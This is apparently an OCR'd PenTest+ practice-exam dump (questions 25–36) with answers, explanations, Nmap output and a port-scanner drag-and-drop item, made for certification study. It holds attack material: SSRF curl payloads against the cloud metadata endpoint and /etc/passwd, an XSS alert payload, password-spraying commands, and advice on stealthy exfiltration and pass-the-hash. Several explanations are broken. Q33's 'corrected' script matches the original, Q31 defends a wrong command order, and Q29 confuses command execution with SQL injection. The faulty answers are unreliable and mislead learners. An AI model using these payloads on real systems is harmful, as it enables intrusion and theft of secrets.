
```
Host is up (0.00079s latency).
Not shown: 96 closed ports.
PORT STATS SERVICE VERSION
88/tcp open kerberos-sec?
139/tcp open netbios-ssn
389/tcp open ldap?
445/tcp open microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 – 1 IP address (1 host up)
scanned in 26.80 seconds
```


CompTIA

Command

?



Answer:

See explanation below.

Explanation:

Part 1 - 192.168.2.2 -O -sV --top-ports=100 and SMB vulns

Part 2 - Weak SMB file permissions

https://subscription.packtpub.com/book/networking-and-servers/9781786467454/1/ch01lvl1sec13/fingerprinting-os-and-services-running-on-a-target-host

NEW QUESTION: 25

Which of the following is the most efficient way to exfiltrate a file containing data that could be sensitive?

A. Use steganography and send the file over FTP.

B. Compress the file and send it using TFTP.

C. Split the file in tiny pieces and send it over dnscat.

D. Encrypt and send the file over HTTPS.

Answer: (SHOW ANSWER)

Enviar un archivo cifrado por HTTPS es el metodo mas eficiente, seguro y menos sospechoso para exfiltrar datos. HTTPS cifra el contenido y es un protocolo comun que no genera tantas alertas en los sistemas de monitoreo.

Otras opciones como dnscat son mas sigilosas pero menos eficientes y requieren control sobre la infraestructura. Steganografia o TFTP pueden ser utiles, pero FTP/TFTP son inseguros y poco usados actualmente, lo cual los hace mas sospechosos.
Referencia: PT0-003 Objective 4.3 - Explain post-exploitation techniques, including data exfiltration methods.

NEW QUESTION: 26
A tester is finishing an engagement and needs to ensure that artifacts resulting from the test are safely handled. Which of the following is the best procedure for maintaining client data privacy?
A. Remove configuration changes and any tools deployed to compromised systems.
B. Securely destroy or remove all engagement-related data from testing systems.
C. Search through configuration files changed for sensitive credentials and remove them.
D. Shut down C2 and attacker infrastructure on premises and in the cloud.
Answer: (SHOW ANSWER)
At the end of a penetration test, handling sensitive data properly ensures compliance with legal, regulatory, and ethical guidelines.
* Securely destroy or remove all engagement-related data (Option B):
* Ensures confidentiality of test results.
* Prevents unauthorized access to client information.
* Methods include secure wiping tools (shred, sdelete), and encrypted storage deletion.

NEW QUESTION: 27
During a security assessment for an internal corporate network, a penetration tester wants to gain unauthorized access to internal resources by executing an attack that uses software to disguise itself as legitimate software. Which of the following host-based attacks should the tester use?
A. On-path
B. Logic bomb
C. Rootkit
D. Buffer overflow
Answer: (SHOW ANSWER)
A rootkit is a type of malicious software designed to provide an attacker with unauthorized access to a computer system while concealing its presence. Rootkits achieve this by modifying the host's operating system or other software to hide their existence, allowing the attacker to maintain control over the system without detection.
* Definition and Purpose:
* Rootkits are primarily used to gain and maintain root access (administrative privileges) on a system.
* They disguise themselves as legitimate software or integrate deeply into the operating system to avoid detection.
* Mechanisms of Action:

* Kernel Mode Rootkits: These operate at the kernel level, which is the core of the operating system, making them very powerful and hard to detect.
* User Mode Rootkits: These run in the same space as user applications, intercepting and altering standard system API calls to hide their presence.
* Bootkits: These infect the Master Boot Record (MBR) or Volume Boot Record (VBR) and load before the operating system, making them extremely difficult to detect and remove.
* Detection and Prevention:
* Detection Tools: Tools like RootkitRevealer, Chkrootkit, and rkhunter can help in identifying rootkits.
* Prevention: Regular system updates, use of strong antivirus and anti-malware solutions, and integrity checking tools like Tripwire can help in preventing rootkit infections.
* Real-World Examples:
* Sony BMG Rootkit: In 2005, Sony BMG included a rootkit in their digital rights management (DRM) software on music CDs. The rootkit hid files and processes, leading to a major scandal when it was discovered.
* Stuxnet: This sophisticated worm included a rootkit component to hide its presence on infected systems, making it one of the most infamous examples of rootkit use in a cyber attack.
* References from Pentesting Literature:
* In "Penetration Testing - A Hands-on Introduction to Hacking" by Georgia Weidman, rootkits are discussed in the context of post-exploitation, where maintaining access to the compromised system is crucial.
* Various HTB write-ups, such as the analysis of complex attacks involving multiple stages of exploitation, often highlight the use of rootkits in maintaining persistent access.
Step-by-Step ExplanationReferences:
* Penetration Testing - A Hands-on Introduction to Hacking
* HTB Official Writeups on sophisticated attacks

NEW QUESTION: 28
An external legal firm is conducting a penetration test of a large corporation. Which of the following would be most appropriate for the legal firm to use in the subject line of a weekly email update?
A. Privileged & Confidential Status Update
B. Action Required Status Update
C. Important Weekly Status Update
D. Urgent Status Update
Answer: (SHOW ANSWER)
Penetration test results are sensitive information and must be handled confidentially.
* Privileged & Confidential Status Update (Option A):
* Helps ensure compliance with legal and regulatory standards by labeling the report as confidential.
* Encourages secure handling by recipients.

NEW QUESTION: 29
As part of a security audit, a penetration tester finds an internal application that accepts unexpected user inputs, leading to the execution of arbitrary commands. Which of the following techniques would the penetration tester most likely use to access the sensitive data?
A. Logic bomb
B. SQL injection
C. Brute-force attack
D. Cross-site scripting
Answer: (SHOW ANSWER)
SQL injection (SQLi) is a technique that allows attackers to manipulate SQL queries to execute arbitrary commands on a database. It is one of the most common and effective methods for accessing sensitive data in internal applications that accept unexpected user inputs. Here's why option B is the most likely technique:
* Arbitrary Command Execution: The question specifies that the internal application accepts unexpected user inputs leading to arbitrary command execution. SQL injection fits this description as it exploits vulnerabilities in the application's input handling to execute unintended SQL commands on the database.
* Data Access: SQL injection can be used to extract sensitive data from the database, modify or delete records, and perform administrative operations on the database server. This makes it a powerful technique for accessing sensitive information.
* Common Vulnerability: SQL injection is a well-known and frequently exploited vulnerability in web applications, making it a likely technique that a penetration tester would use to exploit input handling issues in an internal application.
References from Pentest:
* Luke HTB: This write-up demonstrates how SQL injection was used to exploit an internal application and access sensitive data. It highlights the process of identifying and leveraging SQL injection vulnerabilities to achieve data extraction.
* Writeup HTB: Describes how SQL injection was utilized to gain access to user credentials and further exploit the application. This example aligns with the scenario of using SQL injection to execute arbitrary commands and access sensitive data.
Conclusion:
Given the nature of the vulnerability described (accepting unexpected user inputs leading to arbitrary command execution), SQL injection is the most appropriate and likely technique that the penetration tester would use to access sensitive data. This method directly targets the input handling mechanism to manipulate SQL queries, making it the best choice.

NEW QUESTION: 30
Which of the following will reduce the possibility of introducing errors or bias in a penetration test report?
A. Secure distribution
B. Peer review

C. Use AI

D. Goal reprioritization

Answer: (SHOW ANSWER)

A peer review process ensures that a penetration test report is accurate, unbiased, and free from errors.

* Peer review (Option B):
* Senior security professionals verify findings, risk levels, and remediation recommendations.
* Reduces the risk of misinterpretation or incorrect data in reports.

NEW QUESTION: 31

A penetration tester is preparing a password-spraying attack against a known list of users for the company
"example". The tester is using the following list of commands:

* pw-inspector -i sailwords -t 8 -S pass
* spray365.py spray -ep plan
* users="~/user.txt"; allwords="~/words.txt"; pass="~/passwords.txt"; plan="~/spray.plan"
* spray365.py generate --password-file $pass --userfile $user --domain "example.com" --execution-plan
$plan
* cew -m 5 "http://www.example.com" -w sailwords

Which of the following is the correct order for the list of the commands?

A. 3, 4, 1, 2, 5

B. 3, 1, 2, 5, 4

C. 2, 3, 1, 4, 5

D. 3, 5, 1, 4, 2

Answer: (SHOW ANSWER)

Let's break it down in order:

* Step 3: Sets environment variables (paths to user list, password list, etc.).
* Step 4: Generates the execution plan using spray365.py generate with the variables set in step 3.
* Step 1: Filters the password list using pw-inspector to enforce a minimum password policy.
* Step 2: Executes the password spraying using the generated plan.
* Step 5: Optionally verifies availability or reachability using cew (custom enumeration wrapper).

The correct logical order of operations matches option A.

CompTIA PenTest+ Reference:

* PT0-003 Objective 2.3: Perform password attacks.
* Kali tools & scripts usage and scripting logic are core elements in PenTest+ methodology.

NEW QUESTION: 32
During an assessment, a penetration tester obtains an NTLM hash from a legacy Windows machine. Which of the following tools should the penetration tester use to continue the attack?
A. Responder
B. Hydra
C. BloodHound
D. CrackMapExec
Answer: (SHOW ANSWER)
When a penetration tester obtains an NTLM hash from a legacy Windows machine, they need to use a tool that can leverage this hash for further attacks, such as pass-the-hash attacks, or for cracking the hash. Here's a breakdown of the options:
* Option A: Responder
* Responder is primarily used for poisoning LLMNR, NBT-NS, and MDNS to capture hashes, but not for leveraging NTLM hashes obtained post-exploitation.
* Option B: Hydra
* Hydra is a password-cracking tool but not specifically designed for NTLM hashes or pass-the-hash attacks.
* Option C: BloodHound
* BloodHound is used for mapping out Active Directory relationships and identifying potential attack paths but not for using NTLM hashes directly.
* Option D: CrackMapExec
* CrackMapExec is a versatile tool that can perform pass-the-hash attacks, execute commands, and more using NTLM hashes. It is designed for post-exploitation scenarios involving NTLM hashes.
References from Pentest:
* Forge HTB: Demonstrates the use of CrackMapExec for leveraging NTLM hashes to gain further access within a network.
* Horizontall HTB: Shows how CrackMapExec can be used for various post-exploitation activities, including using NTLM hashes to authenticate and execute commands.
Conclusion:
Option D, CrackMapExec, is the most suitable tool for continuing the attack using an NTLM hash. It supports pass-the-hash techniques and other operations that can leverage NTLM hashes effectively.

NEW QUESTION: 33
A penetration tester writes the following script to enumerate a 1724 network:
1 #!/bin/bash
2 for i in {1..254}; do
3 ping -c1 192.168.1.$i
4 done
The tester executes the script, but it fails with the following error:
-bash: syntax error near unexpected token `ping'
Which of the following should the tester do to fix the error?
A. Add do after line 2.
B. Replace {1..254} with $(seq 1 254).
C. Replace bash with tsh.
D. Replace $i with ${i}.
Answer: (SHOW ANSWER)
The error in the script is due to a missing do keyword in the for loop. Here's the corrected script and explanation:
* Original Script:
1 #!/bin/bash
2 for i in {1..254}; do
3 ping -c1 192.168.1.$i
4 done
* Error Explanation:
* The for loop syntax in Bash requires the do keyword to indicate the start of the loop's body.
* Corrected Script:
1 #!/bin/bash
2 for i in {1..254}; do
3 ping -c1 192.168.1.$i
4 done
Adding do after line 2 corrects the syntax error and allows the script to execute properly.

NEW QUESTION: 34
A penetration tester identifies an exposed corporate directory containing first and last names and phone numbers for employees. Which of the following attack techniques would be the most effective to pursue if the penetration tester wants to compromise user accounts?
A. Smishing
B. Impersonation
C. Tailgating
D. Whaling
Answer: (SHOW ANSWER)

When a penetration tester identifies an exposed corporate directory containing first and last names and phone numbers, the most effective attack technique to pursue would be smishing. Here's why:
* Understanding Smishing:
* Smishing (SMS phishing) involves sending fraudulent messages via SMS to trick individuals into revealing personal information or performing actions that compromise security. Since the tester has access to phone numbers, this method is directly applicable.
* Why Smishing is Effective:
* Personalization: Knowing the first and last names allows the attacker to personalize the messages, making them appear more legitimate and increasing the likelihood of the target responding.
* Immediate Access: People tend to trust and respond quickly to SMS messages compared to emails, especially if the messages appear urgent or important.
* Alternative Attack Techniques:
* Impersonation: While effective, it generally requires real-time interaction and may not scale well across many targets.
* Tailgating: This physical social engineering technique involves following someone into a restricted area and is not feasible with just names and phone numbers.
* Whaling: This targets high-level executives with highly personalized phishing attacks. Although effective, it is more specific and may not be suitable for the broader set of employees in the directory.

NEW QUESTION: 35
A penetration tester has found a web application that is running on a cloud virtual machine instance.
Vulnerability scans show a potential SSRF for the same application URL path with an injectable parameter.
Which of the following commands should the tester run to successfully test for secrets exposure exploitability?
A. curl <url>?param=http://169.254.169.254/latest/meta-data/
B. curl '<url>?param=http://127.0.0.1/etc/passwd'
C. curl '<url>?param=<script>alert(1)<script>/'
D. curl <url>?param=http://127.0.0.1/
Answer: (SHOW ANSWER)
In a cloud environment, testing for Server-Side Request Forgery (SSRF) vulnerabilities involves attempting to access metadata services. Here's why the specified command is appropriate:
* Accessing Cloud Metadata Service:
* URL:
http://169.254.169.254/latest/meta-data/ is a well-known endpoint in cloud environments (e.g., AWS) to access instance metadata.

* Purpose: By exploiting SSRF to access this URL, an attacker can retrieve sensitive information such as instance credentials and other metadata.
* Comparison with Other Commands:
* 127.0.0.1/etc/passwd: This is more about local file inclusion, not specific to cloud metadata.
* <script>alert(1)</script>: This tests for XSS, not SSRF.
* 127.0.0.1: This is a generic loopback address and does not specifically test for metadata access in a cloud environment.
Using curl <url>?param=http://169.254.169.254/latest/meta-data/
is the correct approach to test for SSRF vulnerabilities in cloud environments to potentially expose secrets.

NEW QUESTION: 36
During a penetration test, you gain access to a system with a limited user interface. This machine appears to have access to an isolated network that you would like to port scan.
INSTRUCTIONS
Analyze the code segments to determine which sections are needed to complete a port scanning script.
Drag the appropriate elements into the correct locations to complete the script.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Drag and Drop Options

```
def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout:
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

    finally:
        s.close()
```

```
exec_scan(sys.argv[1], 1PORTS)
```

```
port_scan(sys.argv[1], ports)
```

```
for port in ports:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout:
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

    finally:
        s.close()
```


```
[ports 20-21, ports -2 22]
```

immutables


```
import socket
import sys
```

```
def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)
```


```
if __name__ == '__main__':
    if len(sys.argv) < 2
        print('Execution requires a target IP adderss. Exiting...')
        exit(1)
    else:
```

